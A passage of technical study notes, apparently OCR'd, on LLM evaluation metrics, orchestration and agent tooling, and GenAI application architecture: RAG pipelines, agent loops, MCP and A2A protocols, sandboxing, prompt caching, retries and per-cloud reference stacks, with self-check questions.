v_k = 1 if chunk at rank k is relevant. Relevance [1,0,1] → 0.83; [0,1,1] → 0.58 ⇒ rewards ranking relevant chunks first

Context Recall = reference claims attributable to retrieved context ÷ total reference claims

needs a reference answer

- Precision + recall diagnose the retriever; faithfulness + response relevancy diagnose the generator.
- No labels in prod? ContextUtilization (precision judged vs the response) works on unlabeled traffic.
- Also: Noise Sensitivity, Tool Call Accuracy / F1, Agent Goal Accuracy, SQL equivalence. Repo now under `vibrantlabsai`; `SingleTurnSample` deprecated (0.4).

Tools

- **promptfoo** — eval + red-team CLI, MIT, now part of OpenAI. **DeepEval** — pytest-style; G-Eval, RAG, agent + conversational metrics; default judge gpt-4o.
- **Inspect** (UK AI Security Institute) — MIT; solvers, scorers, Docker sandboxes; 200+ pre-built evals.
- **OpenAI Evals API** — eval = data schema + graders, run as eval runs (grader deprecation reported — check).
- **MLflow** `mlflow.genai.evaluate` (multi-turn, conversation simulation); **Braintrust**; Langfuse / Phoenix / LangSmith evals.

★ Orchestration & the 2025–26 tool shake-out

Tool	Shape	Sweet spot	Oct 2026 notes
Airflow	Python DAGs + scheduler, huge operator ecosystem	batch / ETL, retraining, LLM batch jobs	3.3.2; DAG versioning, HITL tasks (3.1), asset partitioning (3.3); Composer, MWAA, Astronomer
Prefect	Pythonic dynamic flows, low ceremony	Python teams	3.8.8 = last on Python 3.10
Dagster	asset-centric, lineage	data platform + dbt + ML assets	1.13.26; Components + `dg` CLI

Tool	Shape	Sweet spot	Oct 2026 notes
Kubeflow Pipelines	container per step on K8s	ML pipelines on your cluster	2.17.2 on Argo Workflows; store MinIO → SeaweedFS (2.15)
Vertex AI Pipelines	serverless KFP v2 / TFX	GCP ML	now under Agent Platform "Models"
SageMaker Pipelines	AWS steps, `@step` decorator	AWS ML + Model Registry	not re-verified
Argo Workflows	K8s-native DAGs as CRDs	K8s batch; KFP's engine	4.0 announced ~Feb 2026
Metaflow	Python framework (Netflix → Outerbounds)	data-scientist ergonomics, GPU scaling	deploys onto prod orchestrators
Step Functions	serverless state machines	gluing AWS services incl. Bedrock + SageMaker	not re-verified
Temporal	durable execution, history replay	agent loops, human approvals, crash recovery	OpenAI Agents SDK integration = public preview (Jul 2025), not GA

- **Two tiers:** offline / batch (eval runs, dataset curation, index rebuilds, fine-tuning) → Airflow / Dagster / KFP; online / durable (agent runs) → Temporal or a cloud agent runtime.
- Why DAG schedulers fit agents badly: unknown step count, hours-long waits for a human, must resume mid-loop after a crash. Temporal runs model calls as **Activities** (retryable, recorded in history) → replay, not redo.

Who bought whom (2025–26)

- **Apple** ← **WhyLabs** (2025): platform shut, code open-sourced.
- **lakeFS** ← **DVC** (Nov 2025): DVC stays OSS.
- **ClickHouse** ← **Langfuse** (Jan 16 2026), with a $400M Series D at a reported ~$1SB valuation; OSS + self-hosting promised unchanged.
- **Mintlify** ← **Helicone** (Mar 2026): maintenance mode, no new features.
- **OpenAI** ← **Promptfoo** (announced Mar 9 2026) → OpenAI Frontier red-teaming; repo stays MIT.
- Not re-verified: CoreWeave ← W&B, IBM ← HashiCorp (2025), OpenAI ← Statsig.

Pattern: **observability → data / infra companies**; **eval + red-teaming → model labs** ⇒ lock-in risk. Defence: OTel GenAI instrumentation, exportable eval sets, self-hostable backends.

REMEMBER

*Own your **traces** and your **eval sets**.*
Rent the dashboard.

? Self-check

Q. What does Level 2 add that Level 1 lacks?

A. L1 automates *training* (CT) of a fixed pipeline. L2 adds CI/CD for the pipeline *code* itself, plus a model registry, so new features / architectures ship safely and often.

Q. Name the five continuous-training triggers.

A. On demand, schedule, new data, performance degradation, significant drift.

Q. Per-trial success is 75%. pass@3 and pass^3? Which goes on a customer-facing dashboard?

A. pass@3 = $1 - 0.25^3 \approx 98.4\%$; pass^3 = $0.75^3 \approx 42\%$. Customer-facing → pass^k: users need it to work every time.

Q. Data drift vs concept drift — which needs labels?

A. Data drift = $P(x)$ changes; PSI / KS on inputs, no labels. Concept drift = $P(y|x)$ changes; needs (often delayed) labels or proxies.

Q. RAG app: context recall 0.95, faithfulness 0.60. Where's the bug?

A. The generator: retrieval finds the right material, but the answer makes unsupported claims. Fix prompt / model grounding, not the index.

Q. Three LLM-as-judge biases and a fix for each?

A. Position → swap order, require agreement. Verbosity → length-controlled rubric. Self-enhancement → judge from another model family. Always calibrate vs human labels.

Q. How does SageMaker's guarded blue/green roll back?

A. Traffic shifts all-at-once, canary or linear with a baking period per step; any CloudWatch alarm on the green fleet during any bake sends all traffic back to blue.

Q. Your OTel traces show token counts but no prompt text. Why?

A. GenAI content capture is opt-in, off by default. Enable it deliberately and mask PII, or store content externally and record references.

Sources: Google MLOps levels · Anthropic: agent evals · MLflow changelog · OTel GenAI semconv repo · OTel GenAI metrics · SageMaker guardrails · Argo Rollouts · LaunchDarkly

guarded rollouts · Zheng et al. (LLM judges) · RAGAS context precision · HF model cards · OpenTofu releases · Datadog OTel GenAI · ClickHouse + Langfuse · Temporal + OpenAI Agents

GenAI App Architecture

Oct 2026

TL;DR

- Production RAG = parse → chunk (+ context) → dense + BM25 → RRF fuse → rerank 150 → 20 → cited answer. Contextual retrieval + rerank → −67% retrieval failures.
- Corpus < ~200K tokens and stable → skip RAG, use a cached long prompt.
- Agent = LLM + tools in a loop + memory + stop conditions. Start with one agent; multi-agent ≈ 15× chat tokens.
- MCP (agent ↔ tools) went stateless on 2026-07-28; A2A (agent ↔ agent) hit v1.0 in Mar 2026.
- Long tasks: 202 + queue + durable workflow + microVM sandbox + checkpoint DB.
- Cost/reliability: prompt caching (hits ≈ 0.1× input), AI gateway, full-jitter retries, circuit breakers, SSE, structured outputs.

★ RAG end to end: documents → cited answer

Why: weights don't know your private or fresh data → **retrieve** at query time, put it in the prompt (Lewis et al. 2020). 2026 RAG = a multi-stage pipeline; each stage catches the previous one's misses.




fig. 1 — the RAG pipeline: build the index offline, run six steps per query

1 · Ingest, parse, chunk

- Connectors (S3 / GCS / Blob / SharePoint / Drive) → re-index on change. **Layout-aware parsing**: a table flattened to text soup → wrong numbers (Bedrock Data Automation, FM-as-parser, LlamaParse).
- Metadata on every chunk (source, date, tenant, ACL) → query-time filters.
- **Fixed / recursive** (paragraph → sentence → word, with overlap) = framework default; OpenAI file search uses 800 tokens, 400 overlap. **Semantic**: cut where neighbour-sentence similarity drops. **Hierarchical**: match the small child, return the big parent.
- **Late chunking** (Jina 2024): embed the whole doc with a long-context embedder, then mean-pool token vectors per chunk span → doc-wide context, no training.
- Rule of thumb: ~300–800 tokens with overlap.

2 · Contextual retrieval (Anthropic, Sept 2024; still the reference benchmark)

Chunk says "The company's revenue grew by 3%" → which company, which quarter? Fix: Claude 3 Haiku reads doc + chunk → writes a **50–100 token context**, prepended before embedding and BM25. Prompt caching keeps the doc loaded → ≈ **$1.02 per M doc tokens**, one-time.

Setup (baseline 5.7%)	Failure reduction	Top-20 failure rate
Contextual embeddings	−35%	3.7%
+ contextual BM25	−49%	2.9%
+ reranking	−67%	1.9%

3 · Embed & index

- **Bi-encoder**: docs embedded offline, query online → fast. **Cross-encoder**: (query, doc) scored jointly → accurate, slow. **ColBERT** (per-token vectors, MaxSim) sits between.
- **Matryoshka** vectors truncate with graceful loss → storage/latency vs recall (OpenAI text-embedding-3 `dimensions`).
- Always add **BM25** → exact terms (error codes, SKUs, names). Cache embeddings by text hash → skip unchanged chunks.

4 · Retrieve: hybrid + RRF

$$RRF(d) = \sum_i 1 / (k + rank_i(d))$$

sum over result lists i (dense, BM25, sub-queries); ranks start at 1; $k = 60$ (Cormack et al. 2009)

- Ranks, not raw scores → no normalising cosine vs BM25. Doc #1 dense + #3 BM25 → 1/61 + 1/63 ≈ **0.0323**; #2 in dense only → 0.0161 ⇒ found by both wins.
- Apply metadata + ACL filters here, at query time.

5 · Rewrite the query

- **HyDE** (2022): LLM writes a hypothetical answer → embed it → fetch real docs near it. Zero-shot; answer-shaped text sits closer to answer docs than a short question.
- **Multi-query / decomposition**: sub-queries → retrieve each → RRF (Bedrock KB "query decomposition"). Costs +1 LLM call of latency.

6 · Rerank, then generate with citations

- Top 150 → cross-encoder rerank → keep 20. Top-20 beat 10 and 5, but too much context distracts → tune k. Managed: Cohere Rerank 3.5, Amazon Rerank 1.0 (Bedrock), Azure semantic ranker, Google Ranking API.
- Chunks get IDs; "answer only from sources, cite IDs, else say not found". Anthropic **Citations API** (Jan 2025): `cited_text` spans, auto sentence-splitting, cited text not billed as output. Or a separate pass (Anthropic's `CitationAgent`).

> **MNEMONIC**
> "**P**retty **C**ats **C**an **E**at **H**ot **R**ed **G**rapes" = Parse, Chunk, Context, Embed, Hybrid, Rerank, Generate.

★ Advanced RAG, failure modes & long context vs RAG

- **GraphRAG** (Microsoft, Apr 2024): LLM extracts an entity graph → Leiden communities → LLM summarises each → global "main themes?" questions answered map-reduce. Beat vector RAG on comprehensiveness/diversity at ~1M tokens. **LazyGraphRAG** (Nov 2024) defers summaries to query time → indexing ~0.1% of GraphRAG's cost. Managed: Bedrock KB on Neptune Analytics. Pinpoint facts → hybrid + rerank is enough.
- **Agentic RAG**: LLM plans queries, picks sources, searches in parallel, iterates. Azure agentic retrieval (Foundry IQ): decompose → parallel sub-queries → semantic rerank → cited results. Roots: Self-RAG (reflection tokens decide when to retrieve), Corrective RAG (grader → web search if docs are poor). Better multi-hop, more calls.

Seven failure points (Barnett et al. 2024) → fixes

1. Missing content → coverage checks; allow "I don't know".
2. Missed top-ranked docs → hybrid + contextual chunks + rewriting.
3. Not in context (dropped at consolidation) → rerank, tune k.
4. Not extracted (present, ignored) → fewer, better-ordered chunks.
5. Wrong format → structured outputs.
6. Incorrect specificity, 7. incomplete answers → decomposition + an eval set.

Lost in the middle (2023): recall is best at the start/end of a long context, worst in the middle → rerank, keep k small.

CACHED LONG PROMPT

KB < 200K tokens (~500 pages), stable, one tenant → include it all. Caching → >2× lower latency, up to 90% cheaper.

RAG

Large, changing, permissioned or multi-tenant. Per-query cost grows linearly with context, cache needs an identical prefix, mid-context recall sags.

!! careful

- No labelled eval set → can't tell if a change helped. Track recall@k per release.
- Missing ACL/tenant filters → data leaks across users.
- Stuffing top-50 "just in case" → lost in the middle + cost.
- Retrieved text is untrusted (indirect prompt injection) → topic 8.

★ Managed RAG services on each cloud

All four manage the chain (connectors → parse → chunk → embed → store → retrieve → rerank → grounded answer) and expose a retrieve-only API. Pick by **where data and identity already live**.

Service	Retrieval	Stores / chunking	Notes
Bedrock Knowledge Bases	`Retrieve` (chunks + scores); `RetrieveAndGenerate` (answer + citations); hybrid, filters, decomposition, rerank	OpenSearch, Aurora pgvector, Neptune (GraphRAG), Pinecone, Redis, MongoDB, S3 Vectors; fixed / hierarchical / semantic / Lambda	GA Nov 2023; NL → SQL on Redshift; retrieval tool under AgentCore
Vertex AI RAG Engine	managed orchestration; + Vertex AI Search, Check Grounding, Ranking APIs	RagManagedDb, Vector Search, Feature Store, Pinecone, Weaviate; GCS, Drive, BigQuery	Jan 2025; Apr 2026 previews: multi-corpus, metadata filters, serverless

Service	Retrieval	Stores / chunking	Notes
Azure AI Search + Foundry IQ	BM25 + vector via RRF; semantic ranker; KB "reasoning effort" minimal/low/medium	integrated vectorization; Blob, SharePoint, OneLake	ACL sync, runs as caller's Entra identity; KB = MCP endpoint
OpenAI file search	Responses API tool; hybrid + rerank	auto chunk 800/400; managed vector stores	billed storage + per call; data leaves your cloud

- SharePoint/M365 + Entra → Foundry IQ. S3 → Bedrock KB (S3 Vectors = cheap at rest; OpenSearch Serverless = low-latency hybrid). GCS/BigQuery/Drive → RAG Engine or Vertex AI Search. Minimal ops → OpenAI file search.
- All of Vertex AI → **Gemini Enterprise Agent Platform** (Next '26, Apr 22 2026). Trend: retrieval as an MCP tool any agent can call. ← S3 Vectors / Foundry IQ GA + pricing unverified

★ Agents: the loop, patterns, memory, human-in-the-loop

Agent = LLM using **tools in a loop** with environment feedback + memory + stop conditions. Template = **ReAct** (2022): Thought → Act → Observation → repeat.

```
messages = [system, user_task]
for step in range(MAX_STEPS):                # stop condition 1: step budget
    resp = llm(messages, tools=TOOLS)
    if resp.stop_reason != "tool_use":       # model says it is done
        return resp.text
    for call in resp.tool_calls:             # may run in parallel
        if needs_approval(call):             # HITL gate = durable pause
            wait_for_human(call)
        result = run_tool(call)              # sandbox, timeout, errors returned
        messages.append(tool_result(call.id, result))
raise StepBudgetExceeded                     # stop condition 2: fail loudly
```

- Model emits name + JSON args → your code runs it → result goes back. Return validation errors as results → model self-corrects.
- Tool (ACI) design: docs with examples and edge cases; **poka-yoke** (absolute file paths → that error class vanished); natural-text formats, no line counting or escaping.
- **Code execution with MCP** (Nov 2025): tools as code files; agent loads only what it needs, calls them from sandboxed code → ~150K → 2K tokens (−98.7%) in a Drive-to-Salesforce example.

Workflows vs agents (Anthropic, Dec 2024)

Workflows = predefined code paths. **Agents** = LLM directs its own process.

Block = the augmented LLM (retrieval + tools + memory).

Pattern	How	Use when
Prompt chaining	steps in sequence, code "gates" between	fixed subtasks; latency for accuracy
Routing	classify → specialised prompt/model	distinct categories; easy → small model
Parallel: sectioning	independent subtasks at once	guardrail beside the main answer
Parallel: voting	same task N times	diverse outputs to compare
Orchestrator-workers	LLM decomposes, delegates, merges	unpredictable subtasks (multi-file edits)
Evaluator-optimizer	generator + critic loop	clear criteria, iteration helps

- Autonomous agents: check ground truth each step, human checkpoints, max-iteration stops; errors compound → test in sandboxes. Start with raw APIs; principles = simplicity, transparency, careful ACI.
- Also: **plan-and-execute** (plan, run steps on cheaper models, re-plan); **Reflexion** (self-reflections in episodic memory).
- **Multi-agent** (Anthropic Research, Jun 2025): Opus 4 lead + parallel Sonnet 4 subagents + CitationAgent → +90.2% vs single Opus 4. Tokens: agent ≈ 4× chat, multi-agent ≈ 15×; on BrowseComp, token usage alone explained 80% of variance. Lead saves its plan to memory (>200K context truncates); checkpoints, tracing, **rainbow deploys**. Poor fits: shared context, tight dependencies, most coding, real-time.

> **1 · 4 · 15**
> Chat 1×, agent ≈ 4×, multi-agent ≈ 15× tokens.
> Pay 15× only for broad, parallel, high-value work.

- **Memory**: short-term = thread state, checkpointed; long-term = across sessions. Root idea: MemGPT (2023) paging context ↔ storage. LangGraph, Agents SDK Sessions, AgentCore Memory. Treat context as a **budget**.
- **HITL** is a runtime concern: approvals take hours → durable pause/resume, not a blocked process. LangGraph interrupts; Claude Agent SDK `PreToolUse` hooks (`permissionDecision: "deny"`), `allowed_tools`, `can_use_tool`; ADK tool confirmation; MCP URL-mode elicitation (OAuth/payment page).

★ Agent frameworks & managed runtimes (Oct 2026)

SDKs = you write the loop or graph; **managed runtimes** = the cloud hosts it, framework-agnostic, all with runtime + MCP gateway + memory + identity + code/browser tools + OTel + policy + evals.

Name	Key ideas	Status
Claude Agent SDK	Claude Code harness as a library; `query()` / `ClaudeSDKClient`; `@tool` → in-process MCP servers; hooks, subagents	renamed from Claude Code SDK, Sept 2025
OpenAI Agents SDK	handoffs, guardrails, sessions, tracing, sandbox agents; 100+ LLMs	Mar 2025; Assistants API sunset set for Aug 26 2026 → Responses + Conversations
LangGraph	stateful graphs, durable execution, interrupts, memory	1.0 GA Oct 2025
Microsoft Agent Framework	Python/.NET graph workflows, checkpoints, time-travel, A2A	1.0 GA Apr 3 2026 (secondary); replaces Semantic Kernel + AutoGen
Google ADK	multi-language, multi-agent graphs, MCP/OpenAPI tools, `adk eval`	releases ~2-weekly
LlamaIndex · CrewAI	data-centric RAG · role-based Crews + Flows	2026 status unverified
Bedrock AgentCore	Runtime, Gateway (APIs → MCP), Identity, Memory, Code Interpreter, Browser, Evals, **Cedar** policy; microVM sessions ≤ 8 h	GA Oct 2025; ~$0.0895/vCPU-h (secondary)
Agent Engine (GCP)	inside Gemini Enterprise Agent Platform; Agent Studio, Agent Gateway	rebranded Apr 2026; ~$0.0864/vCPU-h (secondary)
Foundry Agent Service	hosted agents; PyRIT red-teaming agent GA	hosted GA Jul 9 2026 (secondary)

- LangGraph / MAF → explicit graphs + checkpoints for regulated flows. Claude Agent SDK → batteries-included harness for coding/ops agents. OpenAI Agents SDK → light handoffs + tracing. ADK → Google-native.
- Runtime prices within ~4% → differentiation is identity, policy, evals, red teaming. Legacy to spot: Assistants API, Swarm, AutoGen, "Vertex AI" docs.

★ Protocols: MCP & A2A

- **MCP** (Anthropic, Nov 2024): **host** (LLM app) runs one **client** per **server**; JSON-RPC 2.0. Server primitives: **tools**, **resources**, **prompts**; client primitives: sampling, roots, elicitation.
- Transports: `stdio` (subprocess, creds from env) and **Streamable HTTP** (one endpoint, POST + GET, JSON or SSE reply; since 2025-03-26).
- Auth: **OAuth 2.1**; server = resource server with RFC 9728 metadata + RFC 8707 audience binding; no token passthrough. 2025-11-25 added CIMD

client registration, experimental Tasks, URL elicitation.

- Versions: 2024-11-05 → 2025-03-26 → 2025-06-18 → 2025-11-25 → **2026-07-28**; version negotiation keeps interop.

> **WHO CONTROLS WHAT**
> **T**ools → **M**odel, **R**esources → **A**pp, **P**rompts → **P**erson. MCP = agent ↔ tools; A2A = agent ↔ agent.

2026-07-28: MCP goes stateless

- No `initialize` handshake, no `Mcp-Session-Id`; each request carries version, client identity, capabilities in `_meta` → any instance behind round-robin, no shared storage → plain Lambda / Cloud Run / Functions. Need state? A tool mints a handle; the model passes it back.
- **Multi Round-Trip Requests** replace server-initiated sampling/elicitation: server returns `input_required`, client retries with answers.
- `Mcp-Method` + `Mcp-Name` headers → gateways and WAFs route per tool without parsing bodies. Lists return `ttlMs`, sorted → cacheable, stable prompt prefixes.
- Auth: issuer validation (RFC 9207), DCR deprecated → CIMD. Tasks → an extension. Roots, Sampling, Logging deprecated (≥ 12-month runway).
- Tier 1 SDKs (TS, Python, Go, C#) ~0.5B downloads/month. Governance: Linux Foundation's **Agentic AI Foundation** (Dec 9 2025; with goose, AGENTS.md); maintainers keep technical direction.

```
# schematic 2026-07-28 tool call
POST /mcp HTTP/1.1
Mcp-Method: tools/call       # routable + meterable at the gateway
Mcp-Name: search_tickets

{"jsonrpc": "2.0", "id": 7, "method": "tools/call",
 "params": {"name": "search_tickets", "arguments": {"q": "refund"},
            "_meta": {…}}}    # version + identity + capabilities
```

- **A2A** (Google Apr 2025 → Linux Foundation Jun 2025): **Agent Card** at `/.well-known/agent-card.json` lists skills, interfaces, security (signed cards since v0.3.0). v1.0, Mar 12 2026: `tasks/list`, PKCE + device code, JSON-RPC / gRPC / REST bindings, Protocol Buffers model.

★ Deploying agents on cloud

A chat turn fits one HTTP request; an agent task (minutes to hours, approvals, crashes) doesn't → async + durable.

1. API returns **202 + task ID** → enqueue (SQS / Pub/Sub / Service Bus).
2. Durable workflow (Temporal / Step Functions / Durable Functions / LangGraph) runs the loop; each LLM/tool call = retried activity.
3. Code → per-task **microVM**; checkpoints → Postgres / DynamoDB / Cosmos / Firestore; artifacts → object storage.
4. Progress via SSE / webhooks; HITL via task tokens or signals.

MICROVM (STRONGEST)
Firecracker (E2B, Lambda, AgentCore): own guest kernel. Boots ~125 ms, < 5 MiB overhead; E2B < 200 ms (vendor).

GVISOR (MIDDLE)
User-space kernel intercepts syscalls. Modal (GPUs; ~0.3–2 s cold start), Cloud Run gen1.

CONTAINER (WEAKEST)
Shared host kernel → trusted code only.

- Untrusted code → microVM; semi-trusted + GPU → gVisor. Add CPU/time limits, egress control, no secrets inside.
- **Temporal**: deterministic workflow replayed from event history; LLM/tool calls in Activities; OpenAI Agents SDK integration (Sept 2025) survives rate limits and crashes.
- **Step Functions**: Standard ≤ 1 year (exactly-once), Express ≤ 5 min; `.waitForTaskToken` for approvals. AgentCore Runtime: sessions ≤ 8 h.
- **Idempotency keys** on side-effecting tools → a replay can't charge or email twice.

pro tip →
Checkpoint after every step → a crash at step 37 resumes at 37, not 1. Anthropic: resume, don't restart; rainbow deploys so long runs finish on their starting version.

★ Caching, gateways & reliability

Prompt caching = provider keeps the KV state of a prompt prefix → identical prefixes skip prefill → cheaper, faster first token. Biggest cost lever for agents and RAG.

Provider	Mechanism	Hit price	TTL
Anthropic	≤ 4 breakpoints or automatic `cache_control`; writes 1.25× (5 min) / 2× (1 h)	0.1× base; 0.05× Opus/Sonnet 5.5	5 min (refreshed on hit); 1 h option
OpenAI	automatic, ≥ 1,024 tokens	up to ~90% off newer GPT-5.x	24 h extended (≤ 5.5); GPT-5.6+: 30 min, **writes billed**
Gemini	implicit (free) or explicit (storage billed)	90% off on 2.5+	explicit: configurable

- Anthropic minimum prompt: 512 tokens on the 5.x families, up to 4,096 on Opus 4.6/4.5 and Haiku 4.5 → shorter = silently not cached.
- Invalidation order tools → system → messages: changing tools busts everything. Cache reads don't count toward ITPM → more throughput too.

100 calls × 50K-token prefix, Sonnet 5.5 ($2 in / $2.50 write / $0.10 hit per M)

no cache = $10.00 · cached ≈ $0.125 + 99 × $0.005 ≈ $0.62 (−94%)

1 h vs 5 min: reuse gaps of 5–60 min → 5-min entries expire and rewrite: 1.25× + 1.25× = 2.5× > 2×

```
request = {
    "cache_control": {"type": "ephemeral", "ttl": "1h"},  # automatic breakpoint
    "tools": TOOLS,                      # 1. static + sorted
    "system": SYSTEM + STABLE_DOCS,      # 2. no timestamps / user IDs here
    "messages": history + [new_turn],    # 3. volatile content last
}
```

Semantic caching (GPTCache, Redis LangCache, APIM / Kong plugins): embed query → near-duplicate past query above a threshold → return its answer, skip the LLM. Lossy.

!! careful

- **False positives**: "cancel my order" ≈ "cancel my subscription" → wrong answer served confidently.
- Answers built on user-specific RAG context or tool side effects leak across users if cached → FAQ-style traffic only, strict thresholds, tenant-scoped keys, TTLs.
- Cross-model fallback loses the prompt cache (caches are per model).

AI gateways

Between apps and providers: one OpenAI-compatible API, key vaulting, per-team token quotas, routing + fallback, semantic cache, guardrails, token metrics, MCP / A2A traffic.

- **LiteLLM** (OSS proxy, 100+ providers, virtual keys, spend tracking; vendor claims 8 ms P95 at 1K RPS). **Envoy AI Gateway** → **"Agent Router"** (AAIF, Kubernetes-native, two tiers). **Kong** (AI features Enterprise-gated). **Azure APIM** (`llm-token-limit`, `llm-emit-token-metric`, semantic cache, breaker-aware backend pools). **Cloudflare AI Gateway** (edge cache, retries, fallback). **Portkey** (governance; Palo Alto Networks deal May 2026, secondary).
- Rule: extend what you already run (Kong → Kong, Envoy → Agent Router, Python → LiteLLM).

Rate limits, retries & circuit breakers

- Limits = **RPM + tokens** (OpenAI TPM; Anthropic ITPM + OTPM token bucket) → 429 + `retry-after`. Retry 429 / 500 / 503 / 529; never blindly retry a 400.
- Why jitter: lockstep backoff → synchronised retry waves (thundering herd); random waits minimise contention and total work (Brooker 2015).

$$sleep = random(0, min(cap, base \cdot 2^{attempt}))$$

"full jitter"; honour Retry-After first if the server sends it

```
import random, time

RETRYABLE = {429, 500, 503, 529}

def call_with_backoff(send, base=0.5, cap=30.0, max_attempts=6):
    for attempt in range(max_attempts):
        resp = send()
        if resp.status not in RETRYABLE:
            return resp                              # success or non-retryable
        ra = resp.headers.get("retry-after")         # server hint wins; else full
jitter
        delay = float(ra) if ra else random.uniform(0, min(cap, base * 2 **
attempt))
        time.sleep(delay)
    raise RuntimeError(f"gave up after {max_attempts} attempts")
```

- **Circuit breaker** per backend: Closed (count failures) → Open (fail fast → fallback) → Half-Open (trial requests after cooldown).
- Fallback: same model, other region first (Bedrock cross-region inference, Azure global deployments, Vertex global endpoint) → then another model.
- **Streaming**: SSE events (`message_start` … `content_block_delta` … `message_stop`) → fast first token, no proxy idle timeouts.
- **Structured outputs**: constrained decoding to JSON Schema. OpenAI `strict: true` → 100% schema adherence vs < 40% before; Anthropic strict tool use (Nov 2025); MCP `outputSchema`. Valid ≠ correct.

RELIABILITY LAYERS

SDK jittered retries → gateway breaker + fallback + quotas → workflow durable retries → app SSE + idempotency keys.

★ Reference architecture (AWS / GCP / Azure)

Same layers on every cloud: edge/WAF + API → app or agent runtime → AI gateway (+ guardrails) → models; beside it retrieval, state, queues + durable workflows, sandboxed MCP tools, identity, OTel, private networking.




fig. 2 — one stack, three clouds: the durable workflow runs the same agent loop for long tasks

- **Sync chat**: client → WAF/API → runtime → (semantic cache) → retrieval (hybrid + rerank, ACL) → gateway (quota, fallback, guardrails) → model (cached prefix) → SSE back → traces to OTel.
- **Long task**: 202 → queue → durable workflow → MCP tools (stateless HTTP) + microVM → checkpoints → webhook.

Layer	AWS	GCP	Azure
Edge / API	CloudFront + WAF + API Gateway	Cloud LB + Cloud Armor + Apigee	Front Door / App Gateway + APIM
App compute	Lambda / Fargate / EKS	Cloud Run / GKE	App Service / Container Apps / AKS
Agent runtime	Bedrock AgentCore	Agent Engine	Foundry Agent Service
Models	Bedrock + cross-region inference	Gemini + Model Garden	Foundry Models
AI gateway	LiteLLM / Kong / Envoy; AgentCore Gateway	Agent Gateway / Apigee	APIM AI gateway
Guardrails	Bedrock Guardrails	Model Armor	AI Content Safety
Retrieval	Bedrock KB + OpenSearch / S3 Vectors	RAG Engine / Vertex AI Search	AI Search + Foundry IQ
State	DynamoDB, ElastiCache, AgentCore Memory	Firestore, Memorystore, Memory Bank	Cosmos DB, Azure Cache for Redis
Async / durable	SQS + Step Functions	Pub/Sub + Workflows	Service Bus + Durable Functions
Sandbox	AgentCore Code Interpreter	Agent Engine code exec / Cloud Run	Container Apps dynamic sessions
Observability	CloudWatch / X-Ray (OTel)	Cloud Trace / Logging	Azure Monitor / App Insights

↑ my synthesis, not a vendor table; Temporal fits on all three

- Most explicit blueprint: Azure **"Baseline Microsoft Foundry chat"**: App Service behind App Gateway WAF; Foundry Agent Service on customer-owned Cosmos DB, AI Search, Storage (zone-redundant); private endpoints; egress via Azure Firewall; managed identities.
- 2026 defaults: MCP at every tool boundary, A2A across teams, OAuth 2.1 + workload identity, controlled egress, evals + red teaming in CI. Prompt injection → topic 8.

? Self-check

Q. Why prepend context before BM25 indexing too, not just before embedding?

A. Lost facts (company, period) are exact keywords; BM25 can then match them. Embeddings alone −35%; + BM25 −49%; + rerank −67%.

Q. RRF score (k = 60) for a doc ranked 2nd dense and 5th BM25?

A. 1/62 + 1/65 ≈ 0.0161 + 0.0154 = 0.0315, beating a doc ranked 1st in only one list (0.0164).

Q. When skip RAG?

